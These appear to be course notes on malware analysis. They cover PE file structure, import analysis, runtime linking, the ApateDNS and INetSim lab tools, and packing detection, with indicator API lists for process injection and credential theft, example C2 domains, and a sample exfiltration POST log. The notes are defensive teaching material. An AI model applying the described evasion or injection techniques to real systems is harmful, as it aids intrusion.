Unit 1

Goals of malware analysis

1. Identify the Nature of the Malware

- Determine whether the binary is a **trojan, worm, ransomware, spyware, rootkit, botnet agent**, etc.
- Understand its classification to estimate severity.
- Helps in deciding response priority.

2. Determine What the Malware Does (Behavior Analysis)

- Identify:
    - File system changes
    - Registry modifications
    - Process creation
    - Persistence mechanisms
    - Network communications
- Understand capabilities like:
    - Data exfiltration
    - Privilege escalation
    - Keylogging
    - Remote command execution

This answers the core question: **“What exactly can this binary do?”**

3. Identify All Infected Systems

- Use discovered indicators to scan:
    - Endpoints
    - Servers
    - Backup systems
- Prevents partial remediation.
- Ensures no hidden persistence remains.

4. Detect Files Created or Modified

- Malware often:
    - Drops additional payloads
    - Replaces system files
    - Creates hidden directories

- These become **host-based indicators (IOCs)**.

Example:

- Suspicious DLL in `AppData`
- Modified startup entry in registry

5. Develop Host-Based Signatures

Host-based signatures focus on **system impact**, not just file hash.

They include:

- Registry keys added
- Scheduled tasks created
- Services installed
- File paths created
- Mutex names used

Advantage: Even if malware changes its hash (polymorphic malware), behavior-based indicators still detect it.

6. Develop Network Signatures

- Identify:
    - C2 (Command & Control) domains/IPs
    - Suspicious DNS patterns
    - HTTP headers used
    - Beaconing intervals
- Create:
    - IDS/IPS rules
    - Firewall blocks
    - SIEM alerts

These reduce:

- False positives
- Missed detections

7. Understand the Infection Vector

Determine:

- How did it enter?

    - Phishing email?
    - Drive-by download?
    - Exploited vulnerability?
    - Malicious USB?

This helps in:

- Fixing the root cause
- Patching the exploited weakness

8. Measure Impact and Damage

Assess:

- What data was accessed?
- Was data exfiltrated?
- Were credentials stolen?
- Was lateral movement performed?

This supports:

- Incident reporting
- Legal compliance
- Executive briefings

9. Containment and Eradication Strategy

Based on analysis:

- Disable malicious services
- Remove persistence
- Block C2 communication
- Patch vulnerabilities
- Reset compromised credentials

Without analysis, removal may be incomplete.

10. Understand Malware Architecture & Intent

Deep analysis reveals:

- Obfuscation techniques
- Encryption mechanisms
- Anti-debugging tricks

- Sandbox evasion
- Payload structure

This helps:

- Threat intelligence teams
- Attribution efforts
- Building defensive strategies for future attacks

Final Summary

The ultimate goals of malware analysis are:

1. Understand what happened
2. Identify what the malware does
3. Detect all infections
4. Create host-based signatures
5. Create network signatures
6. Measure damage
7. Contain the threat
8. Prevent reinfection
9. Explain the intrusion to management
10. Strengthen long-term security posture

1. Basic Static Analysis

Basic static analysis is the process of inspecting a file's metadata and properties without executing the code. It is the first step in the triage process.

- **Explanation:** You look at the "wrapper" of the file rather than the instructions themselves to find quick indicators of compromise (IOCs).
- **Tools:** VirusTotal, PeStudio, Strings, Floss, HashCalc.
- **Example:** Calculating the MD5 hash of a file to see if it matches known malware in a database or searching for embedded IP addresses within the file's strings.

Advantages:

1. Extremely fast and can be automated for large volumes of files.
2. Low risk as the malware is never actually executed.
3. Effectively identifies known threats using hash blacklisting.
4. Identifies third-party libraries or dependencies the malware uses.

Disadvantages:

1. Easily defeated by file packers and obfuscation techniques.
2. Cannot reveal the actual behavior or logic of the program.
3. Misses "fileless" malware or code that is downloaded post-execution.
4. High rate of false negatives for customized or new malware.

---

2. Basic Dynamic Analysis

Basic dynamic analysis involves running the malware in a controlled, isolated environment (sandbox) and observing its interactions with the operating system.

- **Explanation:** Instead of reading the code, you watch what the code "does" to the registry, file system, and network.
- **Tools:** Process Hacker, Wireshark, Noriben, ProcMon (Process Monitor).
- **Example:** Executing a suspicious `.exe` in a virtual machine and observing it create a new hidden file in the `System32` folder or attempt to contact a specific Command and Control (C2) domain.

Advantages:

1. Reveals the "ground truth" of what the malware does when active.
2. Does not require deep knowledge of assembly or programming.
3. Highly effective for identifying network-based signatures.
4. Can bypass many types of code obfuscation that hinder static analysis.

Disadvantages:

1. Risk of infection if the sandbox environment is not properly isolated.
2. Malware may detect it is in a virtual machine and refuse to run (anti-VM).
3. May not trigger all malicious behaviors (e.g., a "logic bomb" set for a future date).
4. Resource-intensive compared to static triage.

---

3. Advanced Static Analysis

Advanced static analysis involves reverse-engineering the malware by loading it into a disassembler to study the assembly instructions.

- **Explanation:** This provides a look at the "source code" (in assembly) to understand the underlying logic, even if the malware is not running.
- **Tools:** IDA Pro, Ghidra, Binary Ninja.
- **Example:** Analyzing the assembly code to find the specific encryption algorithm used by ransomware to see if there is a flaw that allows for file recovery.

Advantages:

1. Provides a 100% complete view of the program's intended capabilities.
2. Allows analysis of code paths that may never execute during dynamic tests.
3. Reveals complex logic, such as domain generation algorithms (DGAs).
4. Essential for understanding how sophisticated, custom-built malware functions.

Disadvantages:

1. Extremely steep learning curve; requires knowledge of x86/x64 assembly.
2. Very time-consuming and tedious for large, complex files.
3. Defeated by advanced anti-disassembly tricks and encrypted payloads.
4. Requires a deep understanding of Windows OS internals.

---

4. Advanced Dynamic Analysis

Advanced dynamic analysis uses a debugger to pause the malware during execution, allowing the analyst to inspect the memory and CPU state at any given moment.

- **Explanation:** This is "live" surgery on a running program. You can change the program's path, bypass checks, and see decrypted data in real-time.
- **Tools:** x64dbg, OllyDbg, WinDbg.
- **Example:** Setting a breakpoint at a network function to capture a password before the malware encrypts it and sends it over the internet.

Advantages:

1. Can bypass "anti-analysis" checks by manually changing the CPU flags.
2. Allows for the extraction of decrypted payloads from memory.
3. Ideal for analyzing malware that injects code into other running processes.
4. Provides visibility into the exact state of variables and memory at a specific point in time.

Disadvantages:

1. Highest level of complexity and technical requirement.
2. Requires significant manual effort and cannot be easily automated.
3. High risk of the malware "escaping" or causing system instability during live debugging.
4. Modern malware often employs "anti-debugging" techniques that can crash the system if a debugger is detected.

PE (Portable Executable) Structure

A **Portable Executable (PE)** file is the file format used in Windows for:

- `.exe` (executables)
- `.dll` (dynamic link libraries)
- `.sys` (drivers)
- `.ocx`, `.scr`, etc.

It defines how the OS loader maps a program into memory and executes it.

Example:
When you double-click `notepad.exe`, Windows reads its PE structure to know:

- Where code is located
- What libraries to load
- Where execution should start

Overall Layout of a PE File

A PE file has the following major components:

1. DOS Header
2. DOS Stub
3. PE Signature
4. File Header (COFF Header)
5. Optional Header
6. Section Table
7. Section Data (.text, .data, .rdata, etc.)

1. DOS Header (IMAGE_DOS_HEADER)

Every PE file starts with a DOS header.

Key Points:

- First 2 bytes: `MZ`
- Contains a field called `e_lfanew`
- `e_lfanew` tells the offset where the PE header begins

Example (Hex View):
4D 5A → ASCII for “MZ”

Why is it important in malware analysis?

- If a file does not start with MZ → it is not a valid PE file.

- Some malware corrupts this header to evade detection.

2. DOS Stub

After the DOS header, there is a small program called DOS Stub.

It usually prints: "This program cannot be run in DOS mode."

Purpose: Backward compatibility with MS-DOS.

In malware:

- Sometimes attackers hide data inside a DOS stub.
- Can contain shellcode in rare cases.

3. PE Signature

After DOS stub, we see:

50 45 00 00
Which represents: "PE\0\0"

This confirms the file is a Portable Executable. If this signature is missing → corrupted or malformed binary.

4. COFF File Header (IMAGE_FILE_HEADER)

This header contains general information about the file.

Important Fields:

1. Machine
    - 0x14C → 32-bit
    - 0x8664 → 64-bit
2. NumberOfSections
    - Number of sections (.text, .data, etc.)
3. TimeDateStamp
    - Compilation timestamp
    - Often useful in malware timeline analysis
4. Characteristics
    - Whether executable
    - DLL or EXE
    - 32-bit or 64-bit

Example: Malware often modifies timestamp to fake legitimacy.

5. Optional Header (IMAGE_OPTIONAL_HEADER)

This is the most important part of PE structure.

Despite the name, it is NOT optional for executables.

Contains:

A. Standard Fields

- AddressOfEntryPoint → where execution starts
- BaseOfCode
- ImageBase → preferred memory address

Example:
If AddressOfEntryPoint = 0x1000
Execution starts at .text + 0x1000

B. Windows-Specific Fields

- SizeOfImage
- SizeOfHeaders
- Subsystem (GUI or Console)
- DLL Characteristics (ASLR, DEP)

Example: If ASLR flag is enabled → random base address.

C. Data Directories (Very Important)

There are 16 data directory entries, including:

1. Import Table
2. Export Table
3. Resource Table
4. Exception Table
5. Certificate Table
6. Base Relocation Table
7. Debug Directory
8. TLS Table
9. Import Address Table (IAT)

These directories point to important structures inside sections.

6. Section Table (Section Headers)

After optional header comes Section Table.

Each section has:

- Name
- VirtualAddress
- Size
- PointerToRawData
- Characteristics

Common Sections:

.text

- Contains executable code
- Usually marked executable

.data

- Initialized global variables

.rdata

- Read-only data
- Strings, constants

.rsrc

- Resources (icons, dialogs)

.reloc

- Relocation information

Example:
Ransomware logic usually resides in .text section.
Embedded encryption key may be in .rdata.

7. Section Data

Actual content of sections:

- Machine instructions
- Strings
- API names
- Encrypted payloads

Malware trick:
Packed malware may have only:

- .text
- .rsrc
- Strange section like ".asdf"

Unusual section names are suspicious.

Example: PE Analysis of a Suspicious File

Suppose we analyze a malware sample:

Step 1: Check MZ header → Valid PE
Step 2: NumberOfSections = 1 → Suspicious (possible packer)
Step 3: Import table empty → Probably packed
Step 4: Entry point points inside unusual section → Suspicious
Step 5: Section name = ".xyz123" → Unusual

Conclusion: Likely packed malware requiring unpacking before deeper analysis.

Why PE Structure is Important in Malware Analysis

1. Helps identify packed malware
2. Detects suspicious imports (CreateRemoteThread, VirtualAlloc, WinExec)
3. Reveals entry point manipulation
4. Helps locate embedded payload
5. Useful for building static signatures

Tools to Analyze PE Structure

Basic Tools:

- PEview
- PEStudio
- CFF Explorer
- Detect It Easy (DIE)

Advanced Tools:

- IDA Pro
- Ghidra
- Radare2

Memory vs Disk Difference

On Disk: Sections are stored as raw data.

In Memory:

- Sections are aligned differently.
- Loader maps sections according to VirtualAddress.

Understanding this difference is critical in advanced malware analysis.

Linked Libraries and Functions

1. What Are Linked Libraries?

A program does not usually contain all the code it needs inside itself.

Instead, it uses **libraries (DLLs – Dynamic Link Libraries)** that already contain common functionality.

Examples of Windows DLLs:

- kernel32.dll → process, memory, file operations
- user32.dll → GUI functions
- advapi32.dll → registry, services, security
- ws2_32.dll → networking

When a program uses functions from these libraries, it is said to **import** them.

Example:
If a program wants to create a file, it imports:
CreateFileA from kernel32.dll

In malware analysis, imported functions help us infer behavior.

2. What Are Imports?

Imports are functions used by a program but stored in external libraries.

In PE files, imported functions are stored in:

- Import Directory
- Import Address Table (IAT)

By examining imports, we can answer:

- Does the program use networking?
- Does it modify registry?
- Does it inject code?
- Does it download files?

Example: If malware imports:

- URLDownloadToFile
- WinExec
- CreateProcess

We can guess: It downloads something and executes it.

3. Types of Linking

There are three main types:

1. Static Linking
2. Runtime Linking
3. Dynamic Linking

Each affects what we can see in the PE file.

4. Static Linking

Definition: The entire library code is copied into the executable during compilation.

So:

- No external dependency at runtime.
- Executable becomes larger.

Important Point: There will be NO clear import entry in the PE header for those functions.

Why it matters in malware analysis:

- Harder to differentiate between original code and library code.
- Harder to identify behavior by looking at imports.

Example: If a malware statically links networking library code, you won't see ws2_32.dll in import table.

Advantages (for attacker):

- Harder to detect behavior statically.
- No dependency on system libraries.

Disadvantage:

- Larger file size.
- Easier signature detection due to unique code.

5. Dynamic Linking (Load-Time Linking)

This is the most common method in Windows programs.

Definition: Libraries are linked when the program loads.

Process:

1. OS loader reads PE header.
2. Loader sees Import Table.
3. Required DLLs are loaded.
4. Function addresses are filled into IAT.

Important: All imported functions are clearly listed in PE header.

Example: If import table shows:

- kernel32.dll → CreateFileA, WriteFile
- advapi32.dll → RegSetValueExA

We can predict:
Program modifies registry and writes files.

Why important in malware analysis: Dynamic linking gives strong behavioral hints.

6. Runtime Linking (Explicit Linking)

Common in malware.

Definition: The program loads libraries manually during execution.

Instead of declaring imports in PE header, it uses:

- LoadLibrary()
- GetProcAddress()

Process:

1. LoadLibrary("kernel32.dll")
2. GetProcAddress("WinExec")

Because of this: The imported function will NOT appear in Import Table.

So static analysis will not reveal full behavior.

Example:
Malware may dynamically resolve:
VirtualAlloc
CreateRemoteThread
WriteProcessMemory

This hides malicious API usage from static scanners.

More advanced versions use:

- LdrLoadDll
- LdrGetProcAddress

These are lower-level Windows APIs.

7. Why Malware Uses Runtime Linking

1. Avoid detection by static tools
2. Evade antivirus signatures

3. Make reverse engineering harder
4. Obfuscate malicious API usage

Example:
If malware wants to inject into another process:
Instead of importing CreateRemoteThread directly,
it resolves it dynamically.

So Import Table looks clean.

8. How Imports Help Malware Analysts

Imported functions often directly reveal intent.

Examples:

Networking Indicators:

- socket
- connect
- InternetOpen
- URLDownloadToFile

File System Indicators:

- CreateFile
- WriteFile
- DeleteFile

Registry Indicators:

- RegOpenKey
- RegSetValueEx

Process Injection Indicators:

- VirtualAllocEx
- WriteProcessMemory
- CreateRemoteThread

Credential Theft Indicators:

- CryptDecrypt
- LsaLogonUser

By examining imports, analysts can categorize malware quickly.

9. Where Are Imports Stored in PE?

Inside: Optional Header → Data Directory → Import Directory

This points to:

- Import Descriptor Table
- Import Address Table (IAT)

Each import descriptor contains:

- DLL name
- List of imported functions

Tools to View Imports:

- PEStudio
- CFF Explorer
- Dependency Walker
- Detect It Easy (DIE)
- IDA Pro
- Ghidra

10. Example Analysis Scenario

Suppose you analyze a suspicious file.

Import table shows:

kernel32.dll
CreateFileA
WriteFile
CreateProcessA

ws2_32.dll
socket
connect

wininet.dll
InternetOpenA
InternetReadFile

Analysis inference:

- Creates or modifies files

- Spawns new processes
- Connects to network
- Reads internet data

Likely:
Downloader or backdoor.

If instead import table only shows:

- LoadLibraryA
- GetProcAddress

Then:
Highly suspicious → likely runtime linking used to hide APIs.

11. Why Dynamic Linking Is Most Interesting

Dynamic linking exposes:

- All required DLLs
- All directly imported APIs

This makes it easier to:

- Predict malware behavior
- Create detection signatures
- Identify suspicious capability

Example:
If a program imports:
URLDownloadToFile

Strong assumption:
It downloads something from internet.

Windows API Naming Conventions

When analyzing malware or reverse engineering Windows binaries, you'll frequently see function names with:

- Ex suffix

- A or W suffix

Understanding these prevents confusion during analysis.

1. The “Ex” Suffix – What It Means

Basic Concept

“Ex” stands for **Extended**.

When Microsoft updates a function in a way that is not backward compatible, they:

- Keep the original function
- Create a newer version
- Add “Ex” to the name

Example:

CreateWindow → original
CreateWindowEx → extended version

Why Microsoft Does This

Windows maintains backward compatibility.

Old applications still depend on older APIs.
If Microsoft replaced functions directly, many programs would break.

So instead:

- Old version remains.
- New version gets “Ex”.

Real Examples

1. CreateWindow → CreateWindowEx
2. RegOpenKey → RegOpenKeyEx
3. CreateFile → CreateFileEx
4. AdjustTokenPrivileges → AdjustTokenPrivilegesEx (in extended variations)

If a function was extended twice, you may see: FunctionExEx

Though this is rare, it exists in some APIs.

Why This Matters in Malware Analysis

When analyzing imports:

If malware imports: RegOpenKeyEx

It may be using extended registry control features such as:

- Additional access flags
- Security attributes

The “Ex” version often allows more control.

2. The “A” and “W” Suffix – ASCII vs Wide Characters

This is extremely common and very important.

Many Windows functions that accept strings have two versions:

- FunctionNameA
- FunctionNameW

Example:

CreateDirectoryA
CreateDirectoryW

What Does “A” Mean?

A → ANSI (ASCII)

This version expects:

- Single-byte character strings
- char*

Used in older systems.

What Does “W” Mean?

W → Wide Character

This version expects:

- Unicode (UTF-16)
- wchar_t*

Used in modern Windows applications.

Windows internally uses Unicode, so the W version is preferred.

Important Detail

In Microsoft documentation:

You will NOT see:
CreateDirectoryA
CreateDirectoryW

You will see: CreateDirectory

When searching documentation:
Drop the trailing A or W.

How It Works Internally

Windows headers define: CreateDirectory → macro

Depending on compilation settings:

- If UNICODE defined → maps to CreateDirectoryW
- Otherwise → maps to CreateDirectoryA

So programmers just write: CreateDirectory

Compiler decides which version is used.

3. Why This Matters in Malware Analysis

When analyzing malware imports:

If you see:

CreateFileA
WriteFile
RegSetValueExW

You can infer:

- Malware is using specific string encoding
- Possibly interacting with registry or file system

Unicode usage (W version) is more common in modern malware.

4. Example in Real Malware Scenario

Suppose import table shows:

kernel32.dll:

- CreateFileW
- WriteFile

advapi32.dll:

- RegSetValueExW

Interpretation:

- Creates or modifies files
- Sets registry persistence
- Uses Unicode paths

If instead you see:

LoadLibraryA
GetProcAddress

You know:

- Runtime linking is being used
- API usage may be hidden

5. Quick Comparison Table

Ex Suffix
Meaning: Extended version
Purpose: Backward compatibility
Example: RegOpenKey → RegOpenKeyEx

A Suffix
Meaning: ANSI (ASCII string version)
Example: CreateFileA

W Suffix
Meaning: Wide (Unicode version)
Example: CreateFileW

6. Common Mistakes by Beginners

1. Searching for CreateFileW in documentation → no result
   Correct approach: Search CreateFile
2. Thinking Ex means “execute” → It means Extended
3. Assuming A and W are different functions logically
   They perform the same task; only string format differs.

7. Advanced Insight (Reverse Engineering Context)

When debugging:

If you see: CALL kernel32.CreateFileW

You know:

- Program is handling Unicode
- Strings in memory will likely be UTF-16

If analyzing memory dumps:

- ASCII strings appear readable
- Unicode strings appear as alternating bytes (00 between characters)

Example in memory:
41 00 42 00 43 00
Represents:
ABC in UTF-16

DLL	Description
Kernel32.dll	This is a very common DLL that contains core functionality, such as access and manipulation of memory, files, and hardware.
Advapi32.dll	This DLL provides access to advanced core Windows components such as the Service Manager and Registry.
User32.dll	This DLL contains all the user-interface components, such as buttons, scroll bars, and components for controlling and responding to user actions.
Gdi32.dll	This DLL contains functions for displaying and manipulating graphics.
Ntdll.dll	This DLL is the interface to the Windows kernel. Executables generally do not import this file directly, although it is always imported indirectly by *Kernel32.dll*. If an executable imports this file, it means that the author intended to use functionality not normally available to Windows programs. Some tasks, such as hiding functionality or manipulating processes, will use this interface.
WSock32.dll and *Ws2_32.dll*	These are networking DLLs. A program that accesses either of these most likely connects to a network or performs network-related tasks.
Wininet.dll	This DLL contains higher-level networking functions that implement protocols such as FTP, HTTP, and NTP.

Executable	Description
`.text`	Contains the executable code
`.rdata`	Holds read-only data that is globally accessible within the program
`.data`	Stores global data accessed throughout the program
`.idata`	Sometimes present and stores the import function information; if this section is not present, the import function information is stored in the `.rdata` section
`.edata`	Sometimes present and stores the export function information; if this section is not present, the export function information is stored in the `.rdata` section
`.pdata`	Present only in 64-bit executables and stores exception-handling information
`.rsrc`	Stores resources needed by the executable
`.reloc`	Contains information for relocation of library files

Field	Information revealed
Imports	Functions from other libraries that are used by the malware
Exports	Functions in the malware that are meant to be called by other programs or libraries
Time Date Stamp	Time when the program was compiled
Sections	Names of sections in the file and their sizes on disk and in memory
Subsystem	Indicates whether the program is a command-line or GUI application
Resources	Strings, icons, menus, and other information included in the file




Figure 2-1: Traditional applications run as shown in the left column. The guest OS is contained entirely within the virtual machine, and the virtual applications are contained within the guest OS.

What is ApateDNS?

ApateDNS is a lightweight DNS spoofing tool developed by Mandiant.

Its purpose in malware analysis is:

- Capture DNS requests made by malware
- Prevent malware from contacting real malicious domains
- Redirect all DNS traffic to a controlled IP address

In simple terms:

It tricks malware into thinking it successfully resolved a domain name.

Why DNS Monitoring Is Important in Malware Analysis

Most malware needs to:

- Contact a Command and Control (C2) server
- Download additional payloads
- Send stolen data
- Check for updates

To do this, malware usually performs:

DNS queries → resolve domain name → connect to IP

If we intercept DNS queries, we can:

- Identify malicious domains
- Detect hardcoded C2 infrastructure
- Observe beaconing behavior
- Block real communication

How ApateDNS Works Internally

ApateDNS:

1. Listens on UDP port 53 (DNS port)
2. Waits for DNS queries from the infected system
3. Captures requested domain names
4. Responds with a fake IP address (user-defined)

Instead of resolving: evil.malwar3.com → real attacker IP

It responds with: evil.malwar3.com → 127.0.0.1 (or any IP you choose)

So malware thinks DNS resolution worked.

Why This Is Useful

Without ApateDNS:

Malware might:

- Connect to real C2
- Spread
- Exfiltrate real data
- Harm other systems

With ApateDNS:

- Malware connects to safe, controlled IP
- You observe behavior without real damage

It creates a safe simulation environment.

Step-by-Step Usage Explained

Step 1 – Set Response IP
You specify an IP address.

Example: 127.0.0.1
or
192.168.1.100 (your analysis machine)

This is the IP ApateDNS will return for all DNS queries.

Step 2 – Select Network Interface
Choose the correct network adapter (e.g., VM adapter).

Step 3 – Start Server
When you click "Start Server":

- ApateDNS begins listening on UDP port 53
- It modifies DNS settings to use localhost

Now all DNS queries are redirected to ApateDNS.

Step 4 – Execute Malware
Run the malware sample inside your lab.

Step 5 – Observe DNS Requests
ApateDNS displays:

- Timestamp
- Requested domain
- Hexadecimal representation
- ASCII representation

Example output:
13:22:08 → evil.malwar3.com

This tells you:

- Malware attempted DNS resolution
- Exact domain name used
- Time of request

Example Analysis Scenario

Suppose malware is a backdoor.

When executed:

It sends DNS query:
cnc.attacker-domain.net

ApateDNS captures:

Time: 10:15:32
Domain: cnc.attacker-domain.net

Instead of resolving to real attacker IP, it returns:
127.0.0.1

Now malware attempts connection to localhost.

Since no real C2 exists, you can:

- Monitor connection attempt with Wireshark
- Detect retry intervals
- Identify beacon frequency

What Information Can You Extract?

From ApateDNS logs you can identify:

1. Hardcoded domains
2. Domain Generation Algorithm (DGA) patterns
3. Beacon intervals
4. Multiple fallback domains
5. Typo-squatted domains

Example of DGA behavior:
Random domains like:

xj32kds.info
jskd92jd.net
akd0293ms.biz

This suggests automated domain generation.

Why ApateDNS Is Fast and Useful

Compared to full network simulators:

- Lightweight
- Easy setup
- No complex configuration
- Immediate visibility

It is ideal for basic dynamic analysis.

Limitations of ApateDNS

1. Only handles DNS resolution
2. Does not simulate full HTTP/HTTPS communication
3. Cannot decrypt HTTPS traffic
4. Advanced malware may use:
    - Hardcoded IP instead of domain
    - Encrypted DNS (DoH)
    - Direct IP connection

In such cases, ApateDNS may not capture anything.

Advanced Insight for Malware Analysts

Many malware families:

- Check if domain resolves before activating payload
- Exit if DNS fails

ApateDNS ensures DNS always resolves, which:

- Forces malware to proceed
- Reveals next stage behavior

This is very useful for staged malware.

Relationship with Other Tools

ApateDNS is often used together with:

- Wireshark → packet inspection

- Process Monitor → system behavior
- INetSim → simulate full internet services
- FakeNet-NG → simulate network services beyond DNS

For more advanced labs, analysts prefer FakeNet-NG because it handles multiple protocols.

What is INetSim?

INetSim (Internet Services Simulation Suite) is a Linux-based tool that simulates common internet services so malware believes it is communicating with real servers.

It is widely used in malware analysis labs.

If your host system is Windows:

- Install INetSim inside a Linux virtual machine.
- Connect that Linux VM to the same internal network as your malware VM.

Now your lab becomes a fake internet environment.

Why INetSim is Important in Malware Analysis

Most malware depends on internet communication for:

- Downloading payloads
- Receiving commands (C2)
- Exfiltrating data
- Sending spam
- Joining botnets

If the malware cannot reach real services:

- It may terminate
- It may not execute full behavior
- You miss important functionality

INetSim solves this by:

- Pretending to be real internet services
- Responding correctly to protocol requests
- Allowing malware to continue execution

Services INetSim Can Simulate

By default, INetSim emulates:

- HTTP
- HTTPS
- FTP
- IRC
- DNS
- SMTP
- POP3
- IMAP
- NTP
- TFTP
- Finger
- Echo
- Time
- Daytime
- And others

Each service runs on its standard port by default:

- HTTP → 80
- HTTPS → 443
- FTP → 21
- SMTP → 25
- DNS → 53

This makes it appear legitimate.

How INetSim Works in a Malware Lab

Step 1: Malware sends a DNS request.

Step 2:DNS resolves to the IP of the INetSim server.

Step 3: Malware connects to INetSim thinking it's the real server.

Step 4: INetSim responds appropriately based on protocol.

Result: Malware continues execution as if connected to the real C2.

Key Features of INetSim

1. Realistic Server Emulation

INetSim mimics real server behavior.

Example: If scanned, it may return:

Microsoft IIS web server banner

This makes it appear legitimate to malware performing environment checks.

2. Intelligent HTTP/HTTPS Simulation

This is one of its strongest features.

If malware requests: GET /image.jpg HTTP/1.1

INetSim:

- Returns a properly formatted JPEG file.
- Does NOT return 404 error.

Even if the image is fake, malware continues execution.

Why is it important?

Some malware checks:
"If file download fails → stop execution."

INetSim prevents that failure.

3. Serve Custom Files

You can configure INetSim to:

- Return specific HTML pages
- Return specific executables
- Return specific configuration files

Example: If malware expects:
http://example.com/config.txt

You can create a fake config.txt so malware continues.

This helps trigger deeper behavior.

4. Logging Capabilities

INetSim logs:

- All inbound connections
- Requested URLs
- HTTP headers
- Sent payload data
- Credentials transmitted

This helps you answer:

- What domain did malware contact?
- What URL path did it request?
- What data did it send?
- What user-agent string did it use?

Example:

POST /gate.php
Content-Length: 245

You can inspect stolen data inside the log.

5. Dummy Service

One of the most powerful features.

Dummy service:

- Listens on unassigned ports
- Accepts connections
- Logs all data received
- Completes TCP handshake

Why useful?

If malware connects to:

Port 4444
Port 8081
Port 1337

Even if no specific service exists, Dummy service captures the traffic.

You can detect:

- Hardcoded C2 ports
- Custom protocols
- Encrypted payload blobs

6. Port Customization

Malware sometimes uses:

- Non-standard HTTP ports
- Custom IRC ports
- High-numbered TCP ports

INetSim allows you to:

- Modify service listening ports
- Bind services to custom ports

This is important for modern malware.

Example Real Malware Scenario

Suppose ransomware behavior:

1. DNS query to attacker-domain.com
2. Connects to HTTPS port 443
3. Sends encrypted system information
4. Waits for encryption key

With INetSim:

- DNS resolves to INetSim server
- HTTPS server responds
- Malware sends data
- Logs capture encrypted blob
- Malware may proceed to encryption stage

Without INetSim:

- Connection fails
- Malware exits
- You miss full behavior

INetSim vs ApateDNS

ApateDNS:

- Handles only DNS
- Redirects to chosen IP

INetSim:

- Handles DNS + HTTP + FTP + SMTP + IRC + more
- Fully simulates internet services
- Provides deeper interaction

For serious dynamic malware analysis:
INetSim is more powerful.

Advantages of INetSim

1. Safe internet simulation
2. Supports multiple protocols
3. Keeps malware running
4. Detailed logging
5. Customizable responses
6. Handles non-standard ports
7. Dummy service captures unknown traffic

Limitations

1. Advanced malware may:
    - Detect virtual environment
    - Check real SSL certificates
    - Validate real server responses
2. Cannot perfectly replicate real internet infrastructure.
3. Encrypted traffic may require additional inspection tools.

Lab Setup Example (Common Configuration)

VM1 – Windows Malware Analysis Machine
VM2 – Linux with INetSim

Both connected to:
Host-only or Internal Network

Set Windows VM DNS to:
IP address of INetSim machine

Now all traffic routes to INetSim.

Why INetSim Is Critical for Analysts

Without controlled internet simulation:

- You risk real infection spread
- You lose visibility
- Malware may not reveal full behavior

INetSim allows:

Full behavioral observation
Safe containment
Network forensic logging

5. PE analysis Importance in Malware Analysis

Analyzing PE headers and sections helps to:

- Detect packed or obfuscated malware
- Identify suspicious API imports
- Locate the entry point for reverse engineering
- Understand memory layout
- Build static detection signatures

Example: If the Import Table includes:

- VirtualAlloc
- WriteProcessMemory
- CreateRemoteThread

It strongly indicates possible process injection behavior.

1. Packing and Obfuscation

A. Packing

Packing is a technique where the original executable is:

- Compressed and/or encrypted
- Wrapped inside another executable (the packer stub)
- Decompressed or decrypted at runtime

Purpose:

- Hide original code
- Evade antivirus detection
- Prevent static analysis

The packed file contains:

- Small unpacking stub
- Encrypted/compressed original payload

Packing – Diagram

Original Malware

[Packer Tool Applied]

| Packer Stub (Unpacker) |

| + Encrypted Payload |

▼ (At Runtime)

Stub Decrypts/Decompresses

|

▼

Original Malware Executes

At rest (on disk) → unreadable
At runtime (in memory) → original code restored

B. Obfuscation

Obfuscation modifies the code to make it difficult to understand without necessarily compressing it.

Purpose:

- Confuse reverse engineers
- Avoid signature detection
- Hide logic

Unlike packing:

- Obfuscated code is still directly executable.
- It does not necessarily require runtime unpacking.

2. Common Packing Techniques

1. Compression Packing: Compresses executable (e.g., UPX)
2. Encryption Packing: Encrypts payload
    - Stub decrypts at runtime
3. Runtime Unpacking: Code decrypts itself in memory
4. Multi-layer Packing: Packed multiple times
5. Custom Packers: Custom-built packers to avoid detection

3. Common Obfuscation Techniques

1. String Obfuscation: Encrypt or encode strings
    - Example: XOR encoded URLs

2. API Obfuscation
    - Use LoadLibrary + GetProcAddress
    - Hide API names from import table
3. Control Flow Obfuscation
    - Add junk code
    - Fake conditional branches
    - Opaque predicates
4. Dead Code Insertion
    - Insert meaningless instructions
5. Instruction Substitution
    - Replace simple instructions with complex equivalents
6. Anti-disassembly Tricks
    - Invalid opcodes
    - Overlapping instructions

4. Difference Between Packing and Obfuscation

Packing:

- Hides entire code
- Requires unpacking to analyze
- Often changes section structure

Obfuscation:

- Code is visible but hard to understand
- Focuses on logic hiding
- Often retains normal PE structure

5. Detecting Presence of Packer in PE File (Basic Static Techniques)

Basic static analysis means:
No execution, only inspection using tools.

Here are the major detection methods:

1. Unusual Section Names

Normal PE sections:

- .text
- .data
- .rdata
- .rsrc

Packed files may have:

- .upx0
- .upx1
- .aspack
- .packed
- Random names like .xyz123

Tool: PEStudio, CFF Explorer, Detect It Easy (DIE)

2. Very Few Imports

Packed malware often shows:

Import Table contains only:

- LoadLibraryA
- GetProcAddress
- VirtualAlloc

Why?

Because actual APIs are resolved after unpacking.

If Import Table looks too small → suspicious.

3. High Entropy

Entropy measures randomness.

Encrypted/compressed sections have high entropy (~7.5–8.0).

Normal code sections:
Entropy ~5–6

If .text section has very high entropy → likely packed.

Tool:
PEStudio, DIE, ExeinfoPE

